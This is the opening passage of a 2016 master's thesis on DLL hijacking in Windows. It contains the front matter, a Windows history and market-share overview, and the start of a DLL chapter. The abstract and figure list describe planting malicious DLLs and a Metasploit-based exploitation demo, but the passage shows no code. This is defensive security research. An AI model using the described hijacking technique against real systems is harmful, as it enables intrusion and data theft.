



Πανεπιστήμιο Πειραιώς – Τμήμα Ψηφιακών Συστημάτων

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Τεχνοοικονομική Διοίκηση και Ασφάλεια Ψηφιακών Συστημάτων»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	Analysis & Development of DLL-hijacking attacks in Windows
Όνοματεπώνυμο Φοιτητή	Γεωργόπουλος Αναστάσιος-Δημήτριος
Πατρώνυμο	Χαράλαμπος
Αριθμός Μητρώου	MTE1309
Επιβλέπων	Δρ. Χριστόφορος Νταντογιάν

Ημερομηνία Παράδοσης **Φεβρουάριος 2016**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)

(υπογραφή)

(υπογραφή)

Όνομα Επώνυμο
Βαθμίδα

Όνομα Επώνυμο
Βαθμίδα

Όνομα Επώνυμο
Βαθμίδα

Table of Contents

0. Windows	9
0.1 Windows history	9
0.2 Statistics in OS for desktops	15
0.3 Vulnerabilities Impact	16
1. Dynamic- Link Library	18
1.1 Programming Actually	18
1.2 Load Libraries (Static / Dynamic)	19
1.2.1 Static Library	19
1.2.2 Dynamic Loading	20
1.3 Dynamic-Link Library	20
1.4 Component Resolution	22
1.4.1 Component Call	22
1.4.2 Search Order	23
1.5 Inside a DLL	26
1.6 Microsoft Security Mechanism	31
1.6.1 Dll Hell.....	31
1.6.2 Windows Side-by-Side.....	32
1.6.3 Windows Resource Protection (WRP).....	33
1.7 KnownDLLs	33
1.8 The Windows Registry	36
1.8.1 ApInIt DLLs and Secure Boot	36
1.8.2 WinLogon Notify	37
1.8.3 SvcHost Dlls	37
1.9 The Global Assembly Cache (GAC)	38
1.10 Dynamic Loading in other operating systems	38
1.10.1 Linux (unix-like) systems	38
2. DLL Vulnerabilities	41
2.1 Introduction to Unsafe Loading	41
2.2 Resolution Categories	41
2.2.1 Resolution Failures	41
2.2.2 Resolution Hijacking	42
2.3 Proof of Concept	42
2.3.1 Create a DLL	42
2.3.2 Call the DLL in an App.....	42
2.3.3 Create a malicious DLL	44
2.3.4 Perform Hijacking	44
2.4 DLL Injection	46

3. Related Work	48
3.1 Theoretical Part.....	48
3.2 Practical Part.....	52
4. Static DLL Analysis	56
Collect Log	56
4.1 Process Monitor.....	56
4.1.1 Overview	56
4.1.2 Understanding Process Monitor	56
4.1.3 Filtering Data	61
4.1.4 Saving Dumps for Later Analysis	65
4.2 Static Analysis	66
4.2.1 IDA Pro	66
4.3 Add extra information and functionality	68
4.3.1 Unofficial DLL List.....	68
5. DLL Detector	69
5.1 WinForm Application Overview	69
5.2 Algorithms & Diagram.....	69
5.3 Resolution Failure example.....	74
5.4 First look at the results	75
5.5 Results in Details.....	75
6. Exploiting DLL resolution	81
6.1 Placing our file into victim's system	81
6.2 Scenarios of DLL unsafe loadings.....	83
6.2.1 Execution from current directory (Attack "Downloads").....	83
6.2.2 Attack to Portable Executable file (Desktop)	84
6.2.3 Attack Shortcut execution (Desktop)	85
6.2.4 Applnit DLL Exploitation	85
6.3 Desired Conditions.....	88
7. Methodology and Experiments	89
7.1 Unsafe resolution Applications Test (case: Trend Micro).....	89
7.2 Create exploitation	91
8. Mitigation Techniques	103
8.1 For Programmers.....	103
8.2 For Users & System Administrators.....	104
9. Future Work	106
10. Conclusion	107

Table of Figures

Figure 1: The fully-packaged Windows 1.0.....	9
Figure 3: Windows 3.0.....	10
Figure 5: Windows Packages.....	11
Figure 8: PC running Windows 8.....	12
Figure 9: Tablet running on Windows 8.1.....	13
Figure 10: Windows 10 Desktop.....	13
Figure 11: Operating systems statistics.....	15
Figure 12: Operating systems statistics including Windows 10 [4].....	16
Figure 13: Dll file Icon.....	21
Figure 15: Dll loading chain.....	22
Figure 14: DIIMain.....	27
Figure 17: Create dynamic library.....	28
Figure 18: Source Code.....	28
Figure 19: Source Code (2).....	29
Figure 20: Add dll reference.....	29
Figure 21: GetCipher source code.....	30
Figure 22: Create cipher.....	30
Figure 23: Create cipher response.....	31
Figure 24: Dynamic Loading Procedure.....	41
Figure 25: Create cipher.....	43
Figure 26: Create cipher – Exception.....	43
Figure 27: Create malicious dll.....	44
Figure 28: Create cipher - Results.....	44
Figure 29: Genuine DLL folder.....	45
Figure 30: Malicious DLL file.....	45
Figure 31: DLL injection.....	46
Figure 32: C Pseudocode for DLL Injection.....	47
Figure 33: Process Monitor Interface.....	57
Figure 34: Process Monitor Columns.....	59
Figure 35: Process Monitor.....	60
Figure 36: Event Properties Window.....	60
Figure 37: Stack tab.....	61
Figure 41: Include Snipping Tool process.....	62
Figure 42: Filter Processes.....	63
Figure 43: Drop Filter events option.....	63
Figure 44: Process Monitor Analysis.....	64
Figure 45: Add Filters.....	64
Figure 46: Process name, id, path and result of operation.....	65
Figure 47: Save Process Monitor as PML file.....	65
Figure 48: Save Process Monitor as CSV file.....	66
Figure 49: Saved CSV files.....	66
Figure 50: IDA tool.....	67
Figure 51: Create Hello2.dll.....	67
Figure 52: Select Manual Load.....	68
Figure 53: WinForm Application.....	69

Figure 54: Application design	70
Figure 55: Application Method (Insert data).....	70
Figure 56: Solution Explorer application	71
Figure 57: Algorithm for resolution distinction.....	72
Figure 58: Sample Code of Diagram implementation (1).....	73
Figure 59: Sample Code of Diagram implementation (2).....	73
Figure 60: Ccleaner.exe.dll not found	74
Figure 61: Searched dlls in Downloads folder.....	75
Figure 62: Analysis Results in Windows 8	76
Figure 63: Resolution Failures in Windows 8	77
Figure 64: Resolution failures in percentages.....	77
Figure 65: Hijacking vs Failures in Windows 10	78
Figure 66: Unsafe loadings on Windows 10.....	79
Figure 67: PROPSYS.dll unsuccessfully loaded	89
Figure 68: Source code - Create DLLs	90
Figure 69: DLL files in the same same directory with executable	90
Figure 70: Load PROPSYS.dll (Calc.exe)	90
Figure 71: Load PROPSYS.dll (Notepad.exe).....	91
Figure 72: PROPSYS.dll Resolution from current directory	91
Figure 73: Inside template.c	92
Figure 74: ExecutePayload function	92
Figure 75: Create malicious DLL.....	93
Figure 76: Install cross compiler in Kali.....	93
Figure 77: Create Payload	94
Figure 78: Inside template.h – overwrite PAYLOAD variable	94
Figure 79: Victim executes vulnerable file.....	95
Figure 80: Configure IP	95
Figure 81: Metasploit successfully started.....	96
Figure 82: Start listener	96
Figure 83: Select session	97
Figure 84: Navigate to victim's pictures.....	97
Figure 85: Download victim's pictures	98
Figure 86: Attacker's directory (downloaded pictures).....	98
Figure 87: Victim's picture of a transaction	99
Figure 88: Victim's machine	99
Figure 89: Upload several other .dll in vulnerable places	100
Figure 90: Upload exe file in Downloads folder	100
Figure 91: Antivirus exe uploaded.....	101
Figure 92: Edit a .csv file concerning wages	101
Figure 93: Change attacker's salary to 1,750 pounds	101
Figure 94: Changed excel file.....	102
Figure 95: Blocked from the Antivirus at runtime	102
Figure 96: Emergency management.....	103

Acknowledgement

I would first like to thank my thesis advisor Dr. Dadoyan Christoforos for his guidance in order to complete my research. In addition, I would like also thank Prof. Xenakis Christos for his advice. Apart from faculty, I would like to thank my parents for their support to my choices. Finally, I would like to thank Pavlina for her patience, her total support and her being there when needed.

Abstract

At runtime execution, the operating system loads data and information from auxiliary components so called libraries in order to complete its full functionality. For more flexibility, Microsoft has implemented the use of DLLs (Dynamic-link libraries) which can be loaded in memory dynamically serving several different applications with one component. Despite this helpful property, the DLLs have an embedded disadvantage: as their call can be done by name, the possibility for a malicious DLL to be loaded instead of the genuine one, it is really high if it is placed at the right directory. In particular, dynamic loading can be hijacked by placing an arbitrary file with the specified name in a directory searched before resolving the target component. In this master thesis, we analyze some of most popular applications as far as DLL loadings are concerned, we present a user interface for easily detecting DLL unsafe loadings and we conclude with their vulnerability to several kinds of attacks. Finally, we suggest a list of programming and system administration rules that are based on our analyses in order to improve the overall security of Windows operating systems.

Introduction

As the years elapse and the need of faster operating systems is growing, new mechanisms for improved modularity and flexibility appeared. Such a mechanism is the Dynamic Loading as it allows an application the flexibility to dynamically link a component and use its exported functionalities. The same component can be stored only once in the system and used when called from different applications. It is obvious that its benefits include modularity and generic interfaces for third-party software as plug-ins. When creating an application, it is mandatory always to have in mind its maintenance, something that is easily succeeded through the use of DLLs, as we can now isolate software bug and through bug fixes of a shared library we can confront them.

Despite the obvious advantages upon the memory and the disk usage of DLLs, dynamic loading has inherited disadvantages as far as its way of resolution is concerned. The way to locate the correct component to resolve at runtime differs depending on operating systems and configuration. The two most used methods for resolution is either specifying the fullpath or the filename of the target component. With fullpath, operating systems locate the exact path of the target component. However, with filename resolution, operating systems, resolve the target by searching a sequence of directories, determined by the runtime directory search order, to find the first occurrence of the component.

Based on these basic rules of component resolution, it is also clear that a security issue is arisen. If an attacker places a malicious DLL before the target component is resolved, a DLL hijacking can be succeeded and the malicious code can be executed before the correct one. In addition, if the attacker is meticulous, he can make the process of the malicious code invisible to the user by calling the target component after loading its own functionalities. Driven by older researches about this issue, in this master thesis we try to analyze the full functionality of a DLL, then, we will create a graphical WinForm application in order to find clearly unsafe loadings. Based on findings for some popular windows applications, we will try to replicate some attacks implemented in older version of Windows and finally we will summarize the unsafe DLL loadings of several popular windows applications for Windows 10, the latest windows version.

0. Windows

Windows OS is nowadays the dominant Operating System installed in desktop computers. It is used for personal computer solution as for business solution installed in servers. This empire seems invincible and all its competitors after a period of trying, they have been discouraged. But how have this empire reached the today's success? Let us have a brief review of its history [1].

0.1 Windows history

It's the 1970s. At work, we rely on typewriters. If we need to copy a document, we likely use a mimeograph or carbon paper. Few have heard of microcomputers, but two young computer enthusiasts, Bill Gates and Paul Allen, see that personal computing is a path to the future.

In 1975, Gates and Allen form a partnership called Microsoft. Like most start-ups, Microsoft begins small, but has a huge vision—a computer on every desktop and in every home. During the next years, Microsoft begins to change the ways we work.

This period can be recalled by the phrase: “Microsoft boots up.”

THE DAWN OF MS-DOS

In June 1980, Gates and Allen hire Gates' former Harvard classmate Steve Ballmer to help run the company. The next month, IBM approaches Microsoft about a project code-named "Chess." In response, Microsoft focuses on a new operating system, the software that manages, or runs, the computer hardware and also serves to bridge the gap between the computer hardware and programs, such as a word processor. It's the foundation on which computer programs can run. They name their new operating system "MS-DOS." (MS-DOS stands for Microsoft Disk Operating System)

1982–1985: Introducing Windows 1.0

Microsoft works on the first version of a new operating system. Interface Manager is the code name and is considered as the final name, but Windows prevails because it best describes the boxes or computing “windows” that are fundamental to the new system. Windows is announced in 1983, but it takes a while to develop. Skeptics call it “vaporware.”

On November 20, 1985, two years after the initial announcement, Microsoft ships Windows 1.0. Now, rather than typing MS-DOS commands, you just move a mouse to point and click your way through screens, or “windows.” Bill Gates says, “It is unique software designed for the serious PC user.”




Figure 1: The fully-packaged Windows 1.0

There are drop-down menus, scroll bars, icons, and dialog boxes that make programs easier to learn and use. You're able to switch among several programs without having to quit and restart each one. Windows 1.0 ships with several programs, including MS-DOS file management, Paint, Windows Writer, Notepad, Calculator, and a calendar, card file, and clock to help you manage day-to-day activities. There's even a game—Reversi.

On December 9, 1987 Microsoft releases Windows 2.0 with desktop icons and expanded memory. With improved graphics support, you can now overlap windows, control the screen layout, and use keyboard shortcuts to speed up your work. Some software developers write their first Windows-based programs for this release. In 1988, Microsoft becomes the world's largest PC software company based on sales. Computers are starting to become a part of daily life for some office workers.

1990–1994: Windows 3.0–Windows NT— Getting the graphics

On May 22, 1990, Microsoft announces Windows 3.0, followed shortly by Windows 3.1 in 1992. Taken together, they sell 10 million copies in their first two years, making this the most widely used Windows operating system yet. The scale of this success causes Microsoft to revise earlier plans. Virtual Memory improves visual graphics. In 1990 Windows starts to look like the versions to come. Windows now has significantly better performance, advanced graphics with 16 colors, and improved icons. A new wave of 386 PCs helps drive the popularity of Windows 3.0. With full support for the Intel 386 processor, programs run noticeably faster. Program Manager, File Manager, and Print Manager arrive in Windows 3.0.



Figure 2: Windows 3.0

Windows software is installed with floppy discs bought in large boxes with heavy instruction manuals. The popularity of Windows 3.0 grows with the release of a new Windows software development kit (SDK), which helps software developers focus more on writing programs and less on writing device drivers. Windows is increasingly used at work and home and now includes games like Solitaire, Hearts, and Minesweeper. An advertisement: “Now you can use the incredible power of Windows 3.0 to goof off.”

Windows for Workgroups 3.11 adds peer-to-peer workgroup and domain networking support and, for the first time, PCs become an integral part of the emerging client/server computing evolution.

Windows NT

When Windows NT releases on July 27, 1993, Microsoft meets an important milestone: the completion of a project begun in the late 1980s to build an advanced new operating system from scratch.

"Windows NT represents nothing less than a fundamental change in the way that companies can address their business computing requirements," Bill Gates says at its release.

1995–1998: Windows 95 - the PC comes of age (and don't forget the Internet)

On August 24, 1995, Microsoft releases Windows 95, selling a record-setting 7 million copies in the first five weeks. It's the most publicized launch Microsoft has ever taken on. Television commercials feature the Rolling Stones singing "Start Me Up" over images of the new Start button. The press release simply begins: "It's here."

This is the era of fax/modems, email, the new online world, and dazzling multimedia games and educational software. Windows 95 has built-in Internet support, dial-up networking, and new Plug and Play capabilities that make it easy to install hardware and software. The 32-bit operating system also offers enhanced multimedia capabilities, more powerful features for mobile computing, and integrated networking. At the time of the Windows 95 release, the previous Windows and MS-DOS operating systems are running on about 80 percent of the world's PCs. Windows 95 is the upgrade to these operating systems. Bill Gates delivers a memo titled "The Internet Tidal Wave," and declares the Internet as "the most important development since the advent of the PC." In the summer of 1995, the first version of Internet Explorer is released. The browser joins those already vying for space on the World Wide Web.

1998–2000: Windows 98, Windows 2000, Windows Me—Windows evolves for work and play

Released on June 25, 1998, Windows 98 is the first version of Windows designed specifically for consumers. PCs are common at work and home, and Internet cafes where you can get online are popping up. Windows 98 is described as an operating system that "Works Better, Plays Better."

With Windows 98, you can find information more easily on your PC as well as the Internet. Other improvements include the ability to open and close programs more quickly, and support for reading DVD discs and universal serial bus (USB) devices. Another first appearance is the Quick Launch bar, which lets you run programs without having to browse the Start menu or look for them on the desktop.

2001–2005: Windows XP—Stable, usable, and fast

On October 25, 2001, after **Windows 2000 Professional**, Windows XP is released with a redesigned look and feel that's centered on usability and a unified Help and Support services center. It's available in 25 languages. From the mid-1970s until the release of Windows XP, about 1 billion PCs have been shipped worldwide.




Figure 3: Windows Packages

For Microsoft, Windows XP will become one of its best-selling products in the coming years. It's both fast and stable. Navigating the Start menu, taskbar, and Control Panel are more intuitive. Awareness of

computer viruses and hackers increases, but fears are to a certain extent calmed by the online delivery of security updates. Consumers begin to understand warnings about suspicious attachments and viruses. There's more emphasis on Help and Support.

Windows XP Home Edition offers a clean, simplified visual design that makes frequently used features more accessible. Designed for home use, Windows XP offers such enhancements as the Network Setup Wizard, Windows Media Player, Windows Movie Maker, and enhanced digital photo capabilities.

Windows XP Professional brings the solid foundation of Windows 2000 to the PC desktop, enhancing reliability, security, and performance. With a fresh visual design, Windows XP Professional includes features for business and advanced home computing, including remote desktop support, an encrypting file system, and system restore and advanced networking features.

Windows Vista is released in 2006 with the strongest security system yet. User Account Control helps prevent potentially harmful software from making changes to your computer. In Windows Vista Ultimate, BitLocker Drive Encryption provides better data protection for your computer, as laptop sales and security needs increase. Windows Vista also features enhancements to Windows Media Player as more and more people come to see their PCs as central locations for digital media. Here you can watch television, view and send photographs, and edit videos.

Windows 7 is released for the wireless world of the late 2000s. Laptops are outselling desktops, and it's become common to connect to public wireless hotspots in coffee shops and private networks in the home. Windows 7 includes new ways to work with windows—like Snap, Peek, and Shake—that improves functionality and makes the interface more fun to use. It also marks the debut of Windows Touch, which lets touchscreen users browse the web, flip through photos, and open files and folders.

2012: Windows 8 features apps and tiles



Figure 4: PC running Windows 8

Windows 8 is a re-imagined operating system, from the chipset to the user experience, and introduces a totally new interface that works smoothly for both touch and mouse and keyboard. It functions as both a tablet for entertainment and a full-featured PC for getting things done. Windows 8 also includes enhancements of the familiar Windows desktop, with a new taskbar and streamlined file management.

Windows 8 features a Start screen with tiles that connect to people, files, apps, and websites. Apps are front and center, with access to a new place to get apps—the Windows Store—built right in to the Start screen. It also comes with a built-in version of Office that's optimized for touchscreens.

2013-2014: Windows 8.1 expands the Windows 8 vision

Windows 8.1 advances the Windows 8 vision of providing a powerful collection of apps and cloud connectivity on great devices; it's everything people loved about Windows 8, plus some enhancements.



Figure 5: Tablet running on Windows 8.1

Windows 8.1 combines Microsoft's vision of innovation with customer feedback on Windows 8 to provide many improvements and new features: more Start screen personalization options that sync across all devices, the option to boot directly to the desktop, Bing Smart Search so you can find what you're looking for across the PC or the web, a Start button to navigate between the desktop and Start Screen, and more flexible options for viewing multiple applications at once on one or all screens.

2015: Windows 10—The best Windows yet

Windows 10 arrives early in 2015—but not all at once. Microsoft makes early versions of the operating system available to enthusiasts via the Windows Insider Program, inviting customers to contribute to the development and future of Windows 10. Devices worldwide are super-connected and sharing content at incomparable speeds, and Windows 10 works to make that collaboration seamless and delightful.

The Windows Insider Program plays an important part in making Windows 10 great. Insiders explore and respond to preview builds, which means Microsoft can develop solutions in response to direct feedback from the consumers who use Windows every day. This is the first time that a Windows upgrade is offered free to customers. Only one month after launching, 75 million devices are running Windows 10. Microsoft hopes to see Windows 10 installed on one billion devices by 2018.



Figure 6: Windows 10 Desktop

The operating system delivers an upgraded Windows interface, focusing on the iconic Start menu and building an intuitive experience from there. Windows 10 introduces a new Microsoft voice that's more conversational and approachable than before. Cortana—the first digital personal assistant from

Microsoft—makes her first appearance on a PC with Windows 10, following her successful introduction on the Windows 8.1 phone. Learning from the behaviors and preferences of each person she interacts with, Cortana creates a personalized experience that carries across Windows PCs, tablets, and phones. Windows 10 also introduces Windows as a service. It moves away from big releases with long timelines, opting instead for frequent, automatic advancements. Windows 10 seeks to evolve and advance human lives, uninterrupted.

Table 1: Windows timeline [2]

Date	Time	Architecture
20 November 1985	Windows 1.0	x86 – 16-bit
9 December 1987	Windows 2.0	x86 – 16-bit
27 May 1988	Windows 2.10	x86 – 16-bit
13 March 1989	Windows 2.11	x86 – 16-bit
22 May 1990	Windows 3.0	x86 – 16-bit
20 October 1991	Windows 3.0 with Multimedia Extensions	x86 – 16-bit
6 April 1992	Windows 3.1	x86 – 16-bit
27 October 1992	Windows for Workgroups 3.1	x86 – 16-bit
27 July 1993	Windows NT 3.1	IA-32, DEC Alpha, MIPS
8 November 1993	Windows for Workgroups 3.11	x86 – 16-bit
21 September 1994	Windows NT 3.5	IA-32, DEC Alpha, MIPS
30 May 1995	Windows NT 3.51	IA-32, DEC Alpha, MIPS, PowerPC
24 August 1995	Windows 95	IA-32
24 August 1996	Windows NT 4.0	IA-32, DEC Alpha, MIPS, PowerPC
25 June 1998	Windows 98	IA-32
5 May 1999	Windows 98 SE	IA-32
17 February 2000	Windows 2000	IA-32
14 September 2000	Windows ME	IA-32
25 October 2001	Windows XP	IA-32
25 October 2001[1]	Windows XP 64-Bit Edition (v2002)	Itanium
31 October 2002	Windows XP Media Center Edition	IA-32
28 March 2003[2]	Windows XP 64-Bit Edition (v2003)	Itanium
24 April 2003	Windows Server 2003	IA-32, x64, Itanium
30 September 2003	Windows XP Media Center Edition 2004	IA-32
12 October 2004	Windows XP Media Center Edition 2005	IA-32
25 April 2005	Windows XP Professional x64 Edition	x64
6 December 2005	Windows Server 2003 R2	IA-32, x64, Itanium
8 July 2006	Windows Fundamentals for Legacy PCs	IA-32
8 November 2006	Windows Vista for Business use	IA-32, x64
30 January 2007	Windows Vista for Home use; released in fifty countries	IA-32, x64
7 November 2007	Windows Home Server	IA-32, x64
27 February 2008	Windows Server 2008	IA-32, x64

22 October 2009	Windows 7	IA-32, x64
22 October 2009	Windows Server 2008 R2	x64
6 April 2011	Windows Home Server 2011	x64
4 September 2012	Windows Server 2012	x64
26 October 2012	Windows 8	IA-32, x64
26 October 2012	Windows RT	ARM
18 October 2013	Windows 8.1	IA-32, x64
18 October 2013	Windows RT 8.1	ARM
18 October 2013	Windows Server 2012 R2	x64
29 July 2015	Windows 10	IA-32, x64, ARM

0.2 Statistics in OS for desktops

In 2013, the most popular OS for desktop were Windows 7 and second Windows XP [3]. In the summer of 2013, Windows 8 continues to slowly climb up the ranks of the world's most used operating systems. After Microsoft's radical Windows redesign had surpassed its unpopular ancestor Windows Vista in June, it overtook the combined installed base of Apple OS X in August. Windows 8 now only trails Windows Vista and Windows 7, albeit by a significant margin.

The release of Windows 8.1, due in October, could give another boost to Windows 8 adoption as it promises to iron out some of the major kinks users have been complaining about. Microsoft has a lot riding on the success of Windows 8 and CEO Steve Ballmer will be keen to end his stint as the company's leader without the blood of another flop like Windows Vista on his hands.

In the chart below, note that Windows XP OS were second after 12 years of their release date (October 25, 2001). In the overall pie, Windows 8 shared a small percentage about this period with a significance increment from month to month. In contrast, other OS expect for windows, share a non important percentage.




Figure 7: Operating systems statistics

In 2015[4], after the release of windows 8.1 and 10, Windows OS is still the most popular OS. Figures from StatCounter seemed to indicate that only Windows 7 stands in the way of Windows 10's rise to dominance since being released last July(2015). And now, new figures from NetMarketShare for January 2016 confirm these findings, albeit with a small twist.

According to NetMarketShare, Windows 10 has now overtaken Windows XP in usage, with the former being used on 11.85% of machines, while the unsupported Windows XP is still installed on 11.42% of PCs. Windows 7 is still king at a whopping 52.47% of market, while Windows 8/8.1 can still be found on 13.08% of devices, despite the free upgrade offer of Windows 10 applying to this version and Windows 7 until the end of July 2016. As Windows XP are getting obsolete, Windows 10 are starting their “empire” .

So now both NetMarketShare and StatCounter agree that Windows 10 is the second most popular Windows version, and that achievement has been reached inside the first six months of release, an impressive feat. Microsoft hopes to have its latest OS on one billion devices within three years, and if this trend continues, it's certainly not an impossible target.




Figure 8: Operating systems statistics including Windows 10 [4]

0.3 Vulnerabilities Impact

As a conclusion from all these statistics, we can confirm that Windows is the dominant Operating System mostly for desktop and laptops. So, can anyone imagine the impact of a severe inherited from one Windows generation to nextone, vulnerability?

By understanding Windows based vulnerabilities, organizations can stay a step ahead and ensure information availability, integrity, and confidentiality. Listed below are the Top 10 Windows Vulnerabilities[5]:

Web Servers - misconfigurations, product bugs, default installations, and third-party products such as php can introduce vulnerabilities.

Microsoft SQL Server - vulnerabilities allow remote attackers to obtain sensitive information, alter database content, and compromise SQL servers and server hosts.

Passwords - user accounts may have weak, nonexistent, or unprotected passwords. The operating system or third-party applications may create accounts with weak or nonexistent passwords.

Workstations - requests to access resources such as files and printers without any bounds checking can lead to vulnerabilities. Overflows can be exploited by an unauthenticated remote attacker executing code on the vulnerable device.

Remote Access - users can unknowingly open their systems to hackers when they allow remote access to their systems.

Browsers – accessing cloud computing services puts an organization at risk when users have unpatched browsers. Browser features such as Active X and Active Scripting can bypass security controls.

File Sharing - peer to peer vulnerabilities include technical vulnerabilities, social media, and altering or masquerading content.

E-mail – by opening a message a recipient can activate security threats such as viruses, spyware, Trojan horse programs, and worms.

Instant Messaging - vulnerabilities typically arise from outdated ActiveX controls in MSN Messenger, Yahoo! Voice Chat, buffer overflows, and others.

USB Devices - plug and play devices can create risks when they are automatically recognized and immediately accessible by Windows operating systems.

Apart from this generic list of vulnerabilities, there are some mechanism that are vulnerable. In this Master thesis we focus on Dynamic-Link Libraries (DLLs) which are fundamental parts in order to dynamically load components needed from an application. This programming technique has advantages and disadvantages. In particular, when an attacker will be able to exploit a such DLL, he could retrieve crucial information and still be undetected.

Could anyone think about the severe impact on Microsoft's prestige, if a standard mechanism is compromised? All the clues show that such an allegation is not petty. In the contrary, as the statistics have shown, if an OS such as windows is affected, it will have impact almost to everyone.

1. Dynamic- Link Library

1.1 Programming Actually

Computer programming is a process that leads from an original formulation of a computing problem to executable computer programs. Programming involves activities such as analysis, developing understanding, generating algorithms, verification of requirements of algorithms including their correctness and resources consumption, and implementation of algorithms in a target programming language. The purpose of programming is to find a sequence of instructions that will automate performing a specific task or solving a given problem. The process of programming thus often requires expertise in many different subjects, including knowledge of the application domain, specialized algorithms and formal logic.

Quality requirements for programming are a definitive factor to succeed wanted goals. Whatever the approach to development may be, the final program must satisfy some fundamental properties. The following properties are among the most important[6]:

Reliability: how often the results of a program are correct. This depends on conceptual correctness of algorithms, and minimization of programming mistakes, such as mistakes in resource management (e.g., buffer overflows and race conditions) and logic errors (such as division by zero or off-by-one errors).

Robustness: how well a program anticipates problems due to errors (not bugs). This includes situations such as incorrect, inappropriate or corrupt data, unavailability of needed resources such as memory, operating system services and network connections, user error, and unexpected power outages.

Usability: the ergonomics of a program: the ease with which a person can use the program for its intended purpose or in some cases even unanticipated purposes. Such issues can make or break its success even regardless of other issues. This involves a wide range of textual, graphical and sometimes hardware elements that improve the clarity, intuitiveness, cohesiveness and completeness of a program's user interface.

Portability: the range of computer hardware and operating system platforms on which the source code of a program can be compiled/interpreted and run. This depends on differences in the programming facilities provided by the different platforms, including hardware and operating system resources, expected

Maintainability: the ease with which a program can be modified by its present or future developers in order to make improvements or customizations, fix bugs and security holes, or adapt it to new environments. Good practices during initial development make the difference in this regard. This quality may not be directly apparent to the end user but it can significantly affect the fate of a program over the long term.

Efficiency/performance: the amount of system resources a program consumes (processor time, memory space, slow devices such as disks, network bandwidth and to some extent even user interaction): the less, the better. This also includes careful management of resources, for example cleaning up temporary files and eliminating memory leaks.

Programmers have to follow these rules in order to reach their short-term and long-term goals. The portability is an essential requirement that everyone have to take under consideration when developing a new application. Security-wise, the portability has also many details to explore. Maintainability and usability are very important for distributors when releasing a complex application.

1.2 Load Libraries (Static / Dynamic)

Taking all above into account, we can conclude that there are needs for techniques in order to make things easier and reusable and maintainable. Static or Dynamic Libraries are used in programming.

1.2.1 Static Library

